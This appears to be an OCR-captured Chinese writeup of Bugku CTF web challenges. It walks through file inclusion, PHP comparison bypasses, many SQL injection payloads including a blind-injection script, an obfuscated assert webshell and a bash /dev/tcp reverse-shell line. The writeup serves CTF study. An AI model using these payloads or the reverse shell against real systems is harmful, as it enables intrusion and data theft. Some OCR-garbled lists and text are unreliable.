
bugkuctf web基础部分 writeup

原创

R_1v3r 于 2019-03-20 16:24:20 发布 2052 收藏 2

分类专栏： ctf-web web攻防 文章标签： bugkuctf web writeup



Bugku-ctf-web 管理员系统

随便输入用户名和密码提示
窗体顶端
窗体底端
IP禁止访问，请联系本地管理员登陆，IP已被记录.
明显需要伪造允许登录的IP
知识点：
XFF头(X-Forwarded-For)，代表客户端，也就是HTTP的请求端真实的IP。有两种方式可以从HTTP请求中获得请求者的IP地址。一个是从Remote Address中获得，另一个是从X-Forward-For中获得，但他们的安全性和使用场景各有不同。一旦用错，就可能为系统造成漏洞。
Remote Address代表的是当前HTTP请求的远程地址，即HTTP请求的源地址。HTTP协议在三次握手时使用的就是这个Remote Address地址，在发送响应报文时也是使用这个Remote Address地址。因此，如果请求者伪造Remote Address地址，他将无法收到HTTP的响应报文，此时伪造没有任何意义。这也就使得Remote Address默认具有防篡改的功能。
在一些大型网站中，来自用户的HTTP请求会经过反向代理服务器的转发，此时，服务器收到的Remote Address地址就是反向代理服务器的地址。在这样的情况下，用户的真实IP地址将被丢失，因此有了HTTP扩展头部X-Forward-For。当反向代理服务器转发用户的HTTP请求时，需要将用户的真实IP地址写入到X-Forward-For中，以便后端服务能够使用。由于X-Forward-For是可修改的，所以X-Forward-For中的地址在某种程度上不可信。
所以，在进行与安全有关的操作时，只能通过Remote Address获取用户的IP地址，不能相信任何请求头。
当然，在使用nginx等反向代理服务器的时候，是必须使用X-Forward-For来获取用户IP地址的（此时Remote Address是nginx的地址），因为此时X-Forward-For中的地址是由nginx写入的，而nginx是可信任的。不过此时要注意，要禁止web对外提供服务。

修改完XFF头后，提示登录凭证错误，说明还要找管理员的用户和口令，查看源码，最后一样发现一个base64串。解码得到test123，然后在用burpsuit发一次包即可。

flag在index里

点击链接，跳转到http://123.206.87.240:8005/post/index.php?file=show.php
明显是还一个文件读取的题目，file是关键字，应该就是读取index.php这个文件的内容了。直接
http://123.206.87.240:8005/post/index.php?file=index.php，看到源代码中乱七八糟的东西。
这里按照要求应该是要任意文件读取，有一种方法是用php伪协议。

```
php://filter/read=convert.base64-encode/resource=index.php
```

这样可以读取到index.php的源码，直接可看到flag

```
<?php
 error_reporting(0);
 if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
 $file=$_GET['file'];
 if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
  echo "Oh no!";
  exit();
 }
 include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
```

其实这里是一个Include导致的任意文件读的漏洞

知识点：

```
ile:// — 访问本地文件系统
http:// — 访问 HTTP(s) 网址
ftp:// — 访问 FTP(s) URLs
php:// — 访问各个输入/输出流（I/O streams）
zlib:// — 压缩流
data:// — 数据（RFC 2397）
glob:// — 查找匹配的文件路径模式
phar:// — PHP 归档
ssh2:// — Secure Shell 2
rar:// — RAR
ogg:// — 音频流
expect:// — 处理交互式的流
```

有两个比较重要的配置在php.ini中，allow_url_fopen 和allow_url_include会影响到fopen等等和include等等函数对于伪协议的支持，而allow_url_include依赖allow_url_fopen，所以allow_url_fopen不开启的话，allow_url_include也是无法使用的。所以要求allow_url_fopen和allow_url_include均开启。
convert.* 过滤器是php5.0.0以后添加的。
过滤器http://php.net/manual/zh/filters.php 官网介绍

域名解析

c:\windows\system32\drivers\etc\hosts
打开后进行修改

在最后添加上 我们需要的

120.24.86.145 flag.bugku.com

浏览器访问flag.bugku.com即可，或者Burpsuit修改host头位flag.baidu.com，这里应该是保证发出的HTTP包中的host头要是flag.bug.ku.com，如果直接发这个host，目标是无法解析的，只有本地进行解析之后，发出正常的HTTP请求才行。

点击一百万次

从javascript中看到，如果点击量超过1000000，怎么会发送一个表单，这个表单中的value是点击次数，并且是post方式发送的，所以用hackbar直接post一个包，post数据为clicks=1000000，即可

备份是个好习惯

第一步肯定是寻找备份文件，常见CTF线索文件寻找工具
https://coding.net/u/yihangwang/p/SourceLeakHacker/git?public=true
找到Index.php.bak

```
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

整段代码的意思是将get的两个参数中的key替换为空（这里可以用kekeyy绕过），然后对key1,key2的值进行md5加密，并进行比较，

如果md5加密的值一样而未加密的值不同，就输出flag.
有两种方法绕过：

1，md5()函数无法处理数组，如果传入的为数组，会返回NULL，所以两个数组经过加密后得到的都是NULL,也就是相等的。
2，利用==比较漏洞
如果两个字符经MD5加密后的值为 0exxxxx形式，就会被认为是科学计数法，且表示的是0*10的xxxx次方，还是零，都是相等的。

welcome to bugkuctf

https://blog.csdn.net/yh1013024906/article/details/81087939

这道题比较好，充分利用了php伪协议和简单的php序列化，其中涉及php://input php://filter,serialize序列化。

过狗一句话

<?php $poc="a#s#s#e#r#t"; $poc_1=explode("#",$poc);
$poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s']) ?>
用assert执行任意php代码
payload：

Md5函数处理不了数组，处理数组会返回null。
当strcmp这个函数接受到了不符合的类型，这个函数将发生错误，但是在5.3之前的php中，显示了报错的警告信息后，将return 0 !!! 也就是虽然报了错，但却判定其相等了。

login1(SKCTF)

hint:SQL约束攻击
主要问题还是出在数据在后台数据处理的过程中对数据进行了截断。利用数据库对空格符的特殊处理方式来达到水平越权的目的。

条件：
Mysql处于ANSI模式，如果是TRADITIONAL模式或者STRICT_TRANS_TABLES模式会报错data too long for column.

服务端没有对用户名长度进行限制，如果服务端限制了用户名长度就自然不能导致数据截断。

登录验证的SQL语句，必须是用户名和密码一起验证，如果是根据用户名来查询密码的话，数据返回两条记录，一般只会取第一条，密码匹配不上。

你从哪里来

要求从google来，（are you from google）
根据前面题目，要求本地访问会修改XFF头，尝试修改XFF头8.8.8.8无果
http头中添加referer:https://www.google.com即可获取到flag
后台应该是获取了referer的值

bugku(md5 collision(NUPT_CTF))

```
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，它把每一个以"0E"开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以"0E"开头的，那么PHP将会认为他们相同，都是0。

攻击者可以利用这一漏洞，通过输入一个经过哈希后以"0E"开头的字符串，即会被PHP解释为0，如果数据库中存在这种哈希值以"0E"开头的密码的话，他就可以以这个用户的身份登录进去，尽管并没有真正的密码。
0e开头的md5和原值：

s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s214587387a
0e848240448830537924465865611904
s878926199a

0e5459932745177090343288558410 20
s1091221200a
0e940624217856561557816327384675
s1885207154a
0e509367213418206700842008763514
s1502113478a
0e861580163291561247404381396064
s1885207154a
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s155964671a
0e342768416822451524974117254469
s1184209335a
0e072485820392773389523109082030
s1665632922a
0e731198061491163073197128363787
s1502113478a
0e861580163291561247404381396064
s1836677006a
0e481036490867661113260034900752
s1091221200a
0e940624217856561557816327384675
s155964671a
0e342768416822451524974117254469
s1502113478a
0e861580163291561247404381396064
s155964671a
0e342768416822451524974117254469
s1665632922a
0e731198061491163073197128363787
s155964671a
0e342768416822451524974117254469
s1091221200a
0e940624217856561557816327384675
s1836677006a
0e481036490867661113260034900752
s1885207154a
0e509367213418206700842008763514
s532378020a
0e220463095855511507588041205815
s878926199a
0e5459932745177090343288558410 20
s1091221200a
0e940624217856561557816327384675
s214587387a
0e848240448830537924465865611904
s1502113478a
0e861580163291561247404381396064
s1091221200a

0e940624217856561557816327384675
s1665632922a
0e731198061491163073197128363787
s1885207154a
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s1665632922a
0e731198061491163073197128363787
s878926199a
0e545993274517709034328855841020

程序员本地网站

直接添加XFF头即可

~~

各种绕过

```
~~
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}

?>
```

Sha1和md5函数一样，在处理数组的时候回返回错误，导致判断成功。所以这里uname和password直接用数组形式，id用margin发包即可。
这里有个问题是，为什么url中用数组形式，数组名被读取的时候也是变量名字呢

Web8

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
payload：
?ac=123&fn=php://input 同时post 123
```

求getshell

后缀黑名单检测和类型检测
Php别名：php2, php3, php4, php5, phps, pht, phtm, phtml 均试下。
发现php5绕过
Content-Type的值 大小写绕过

Insert into 注入

```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);


X-Forwarded-For:1'+(case when (length(database()) = 5) then sleep(5) else 1 end)  )#
X-Forwarded-For:1'+(case when (ascii(mid(database()from(1)))=119) then sleep(5) else 1 end)  )#
```

绕过逗号限制
select case when xxx then xxx else xxx end;
由于,被过滤，无法使用substr和substring，但是这里可以使用from 1 for 1替代

11'+(select case when substr((select flag from flag) from 1 for 1)='a' then sleep(5) else 0 end))%23

import requests
import string

mystring = string.ascii_letters+string.digits
url='http://120.24.86.145:8002/web15/'
data = "127.0.0.1'+(select case when (substring((select flag from flag) from {0} for 1)='{1}') then sleep(5) else 1 end) and '1'='1" #
这里的{}对应的是后面所需要的format
flag = ''

for i in range(1,35):
for j in mystring:
try:
headers = {'x-forwarded-for':data.format(str(i),j)}
res = requests.get(url,headers=headers,timeout=3)
except requests.exceptions.ReadTimeout:
flag += j
print flag
break

print 'The final flag:'+flag

```
get了另外一种substr函数的使用方法：substr(database() from 1 for 1) = substr(database(),1,1)
```

这个是一个神奇的登录框

在密码字段输入d\发现报错，根据报错信息发现，密码和用户名应该都用双引号引起来了。构造payload

```
 0"order by 1,2,3#
 0"order by 1,2#  发现有两列

a" union select database(),1#  数据库为bugkusql1

a" union select table_name,1 from information_schema.tables where table_schema="bugkusql1"#       数据表为flag1

a" union select column_name,1 from information_schema.columns where table_name="flag1"#             列名：flag1

=a" union select flag1,2 from flag1#  出答案
```

Login4

CBC字节翻转攻击

https://blog.csdn.net/u013577244/article/details/86310881

基本是按照这个实现的，这里面要记住的几点：

整个做题流程是连续的，要不然每次iv和cipher的值都会变
做题时候要细心，题目中的username和password 序列化和base64之外，还有服务器和浏览器自动加上的url编码。
所以在处理字符串的时候一定要先进行url解码。

Login3

Bool盲注

https://delcoding.github.io/2018/03/bugku-writeup4/

```
经过手动测试（以后要写一个fuzz的工具）
过滤字符
or
|
空格
and
union
*
=
,
for



未过滤字符
^
'
select
order
concat
left
mid
substr
<>
```

打开题目，发现过滤了很多字符，包括空格 , = and，所以这给我们注入带来极大的不便，但是or select >没有被过滤，我们先找到闭合字符。而且我们注意到，页面使用的是en编码，所以可以考虑宽字节注入。

然后我们构造了验证poc：
username=admin%df%27or'1'>'1&password=admin
username=admin%df%27or'2'>'1&password=admin。

可以看到当or返回真时它会检查password是否正确，而当or返回假时会报没有此用户的错误，所以，我们可以接着构造我们的payload。下面是我的payload：

username=admin%df%27or(select(password))>'0&password=admin

我们只需要不断刷新>'后面的字符就能把密码给注入出来，这里值得注意的是最后一个值的确定，可以看到当最后一个字符为/时页面返回了真，而为0时则返回了假。
因为我们使用的是>来进行判断的，所以最后的一个值一定会比真实值小，也就是说我们最后一位应该取0才是正确的。所以最终md5值：51b7a76d51e70b419f60d3473fb6f900。解密出来就是：skctf123456。然后我们登陆一下就能获得flag。

上面这种解法应当是正解，网上其他的解法都是要猜对用户表名字和列表名字，哪里来的那么容易啊。上面解法中的知识点是：利用了mysql的比较方法进行Bool盲注，mysql在字符串比较的时候，首先比较两个字符串首个字符的大小，首个字符大小一样了才比较下一个字符，因此通过这种方法可以对password字段进行逐位比较。这个的前提是经过多次测试，明白了后台的sql语句大概是什么样的。我也是在研究完另外一种方法后才明白过来，后台的语句大概是select * from 表名 where username = 'admin' and password = '********';在这里注入的时候，因为过滤了空格等字符，所以构造的语句是select * from 表名 where username='admin%df%27or(select(password))>'0 and password='*******';

Mysql中
select ‘abc’ > ‘a’;
±----------+
| ‘abc’ > ‘a’ |
±----------+
| 1 |
±----------+
select ‘abc’ > ‘b’;
±----------+
| ‘abc’ > ‘b’ |
±----------+
| 0 |
±----------+
利用这种特性，讲password字段逐位比较出来，666

第二种做法就是常规的脚本爆破方法
爆破出库名是database length is 8
blindsq
然后就莫名猜到了表明是admin,字段是password，看来还得要多积累经验啊。

Login2

```
$sql="SELECT username,password FROM admin WHERE username='".$username."'";
if (!empty($row) && $row['password']===md5($password)){}
```

在请求头上看到tips
提示是union注入和命令执行，构造语句

username=1’ union select md5(1),md5(1)#&password=1
反弹shell
你的linux主机上监听一下端口
1 nc -lvv 8888
然后执行命令
1 |bash -i >& /dev/tcp/你的ip地址/8888 0>&1
如此即可成功反弹到shell!!!(233333)
然后读文件即可

Trim的日记本

扫描工具扫描出来show.php 页面中就有flag
应该是题目错误了

Sql注入2

http://123.206.87.240:8007/web2/

全都tm过滤了绝望吗？

```
提示 !,!=,=,+,-,^,%
过滤字符
空格
or
and
union
order
,
*
|
+
--
#


未过滤字符
select
left
ascii
mid
^
=
>
<

-
%
username=admin'^1^1^''^'&password=admin
用布尔盲注的方式，上面这个Payload的就是模板，这个和上个注入的题目是一样的思路，用Mysql的字符串比较特性逐位猜出密码md5

uname=admin'^1^((select(passwd))>'0192023a7bbd73250516f069df18b500')^''^'&passwd=admin

0192023a7bbd73250516f069df18b500
005b81fd960f61505237dbb7a3202910 网上的做饭md5R加密

这两个md5解出来都是admin123

其他解法：
如果过滤了select和for
可以用
倒着看的第一位都是3，显然不行，无法截取出来，于是想到反转
先反转
REVERSE(MID((passwd)from(-%d))
再去最后一位
mid(REVERSE(MID((passwd)from(%-d)))from(-1))
在比较ASCII
ascii(mid(REVERSE(MID((passwd)from(%-d)))from(-1)))>1
```

孙XX的博客

https://blog.csdn.net/u011377996/article/details/79340100

这里说的信息搜集就是翻页面发现敏感信息，用目录扫描工具得到一些敏感页面，例如phpmyadmin之类的。

PHP_encrypt_1(ISCCCTF)

```
#!/usr/bin/python
# -*- coding=utf-8 -*-
import base64
encrypt_text = base64.b64decode("fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA=")

encrypt_len = len(encrypt_text)

print encrypt_len

key = "729623334f0aa2784a1599fd374c120d729623"
data1=""
data2=""
for i in range(encrypt_len):
    data1 = data1 + chr((ord(encrypt_text[i])- ord(key[i]))%128)
    data2 = data2 + chr((ord(encrypt_text[i]) + 128 - ord(key[i]))%128)

print data1
print data2
```

多次

```
GET /1ndex.php?id=-1' uniunionon seleselectct 1,database() --+
web1002-1
GET /1ndex.php?id=-1' uniunionon seleselectct 1,user() --+
web1002-1@localhost
GET /1ndex.php?id=-1' uniunionon seleselectct 1,version() --+
5.5.34-log
GET /1ndex.php?id=-1' uniunionon seleselectct 1,@@secure_file_priv --
NULL

GET /1ndex.php?id=-1' uniunionon seleselectct 1,(selecselectt table_name from infoorrmation_schema.tables where
table_schema=database() limit 0,1) --
flag1

GET /1ndex.php?id=-1' uniunionon seleselectct 1,(selecselectt column_name from infoorrmation_schema.columns wher
e table_schema=database() anandd table_name='flag1' limit 1,1)
flag1
address

GET /1ndex.php?id=-1' uniounionn selecselectt 1,flag1 from flag1 --+
usOwycTju+FTUUzXosjr
GET /1ndex.php?id=-1' uniounionn selecselectt 1,address from flag1 --+
./Once_More.php

同样用盲注的方式，这个过滤的更少
GET /Once_More.php?id=1%27^(ascii(mid(database()from(1)))=0)%2
Web1002-2


My Id =1' and updatexml(1,concat('1',(select group_concat(column_name) from information_schema.columns where tab
le_schema=database()),'1'),3)#</font><br></div><div><font color= "#999">Nobody!</font><br>XPATH syntax error: 'i
d,name,flag2,address1'</div>

GET /Once_More.php?id=1%27 and updatexml(1,concat('1',(select flag2 from flag2),'1'),3)%23
flag{Bugku-sql_6s-2i-4t-bug}


这里利用 updatexml() 函数报错注入
```

```
    首先了解下updatexml()函数

    UPDATEXML (XML_document, XPath_string, new_value);

    第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc

    第二个参数：XPath_string (Xpath格式的字符串) ，如果不了解Xpath语法，可以在网上查找教程。

    第三个参数：new_value，String格式，替换查找到的符合条件的数据

    作用：改变文档中符合条件的节点的值

    改变XML_document中符合XPATH_string的值

    而我们的注入语句为：

    updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)

    其中的 concat() 函数是将其连成一个字符串，因此不会符合XPATH_string的格式，从而出现格式错误，爆出

    ERROR 1105 (HY000): XPATH syntax error: ':root@localhost'

payload 如下

    # 查数据表
    http://120.24.86.145:9004/Once_More.php?id=1' and updatexml(1,concat('~',(select group_concat(table_name) fr
om information_schema.tables where table_schema=database()),'~'),3) %23
    # 查字段
    ?id=1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where ta
ble_schema=database() and table_name='flag2'),'~'),3) %23
    # 查数据
    ?id=1' and updatexml(1,concat('~',(select flag2 from flag2),'~'),3) %23
```

输入密码查看flag

用burp直接爆破，密码是13579

成绩单

```
id=-1' union select 1,database(),version(),user()#

skctf_flag
5.5.34-log
skctf_flag@localhost


-1' union select 1,2,3,(select group_concat(table_name) from information_schema.tables where table_schema=databa
se())#

fl4g,sc

id=-1' union select 1,2,3,(select group_concat(column_name) from information_schema.columns where table_schema=d
atabase() and table_name='fl4g')#

skctf_flag

id=-1' union select 1,2,3,(select skctf_flag from fl4g)#
BUGKU{Sql_INJECT0N_4813drd8hz4}
```

Cookies欺骗

访问http://123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

Filename解码是key.txt，读取不到flag.txt，应该是要读文件，读取Index.php,同样base64编码，发现改变line的参数可以读取到源文件

读取index.php源码后发现

```
<?php

error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);



if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}



if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];

}

?>
```

需要设置file位keys.php可以读取到flag，还需要设置cookie的值，才能读取到keys.php.因此需要重构http头。

Never never give up

```
<?php
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];

if(stripos($a,'.'))
{
 echo 'no no no no no no no';
 return ;
}

$data = @file_get_contents($a,'r');

if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and ereg("111".substr($b,0,1),"1114") and sub
str($b,0,1)!=4)
{
 require("f4l2a3g.txt");
}
else
{
 print "never never never give up !!!";
}

?>
```

这里唯一有疑惑的是ereg函数，据说是phpb版本低于5.3，遇到%00直接截断，不读取%00后面的字符串。这个应该是，前面的正则表达式如果有%00,则直接返回true，如果是后面的string字符串有%00的时候，则会截断吧。
同事erge函数在读取数组的时候，string中有数组的时候，直接就返回null,无法处理，不过这里要注意的是null!=FALSE

过狗一句话

```
<?php $poc="a#s#s#e#r#t"; $poc_1=explode("#",$poc); $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$po
c_1[5]; $poc_2($_GET['s']) ?>
```

这个读一下代码就是用assert执行任意php代码
思路就是列目录找flag

exlpde()分割a#s#s#e#r#t为assert，使用assert()函数的解析传进来的s串，assert有代码执行漏洞。

解题payload

?s=print_r(scandir('./'))

扫描当前目录，并按数组输出。
url添加f94lag.txt，就可以拿到flag了。

奇淫技巧

利用此漏洞查询其他文件，例如hosts

首先，扫描上级目录，payload

看到这是linux操作系统的文件目录

所以hosts应该在etc里面，读一下就能看到了。

2. 使用fopen() 或者 readfile() 函数读取文件

样例payload
?s=print_r(readfile('…/etc/hosts'))
?s=print_r(fopen('…/etc/hosts','r'))

字符？正则？

```
 <?php
highlight_file('2.php');
$key='KEY{*****************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

key1key1111222key:/1/akeya!

就是构造正则
参考资料
http://dcx.sybase.com/1101/zh/dbreference_zh11/rf-sqllanguage-s-4915351.html

Web8

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>

POST /web8/?ac=1&fn=php://input
1

Welcome to bugkuctf

Hint.php

<?php

class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
   echo "<br>";
  return ("good");
        }
    }
}
```

```
?>
Index.php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
  echo "ä¸èƒ½çŽ°åœ¨å°±ç»™ä½ flagå“¦!";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}

?>

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

分析来看，用php://input和php://filter可以绕过第一层和第二层的判断，后来读取到hint.php的内容，涉及到一个知识点就是__toString方法在类对象被当做字符串执行的时候回自动执行，是一个魔术方法，所以要构造Flag类的序列化字符串，传入到password

```
  $password = unserialize($password);
        echo $password;
```

在反序列化后，echo执行，就是把password这个对象当做字符串执行了，而Flag类中的toString方法就是读取一个文件。所以可以直接读取到flag.php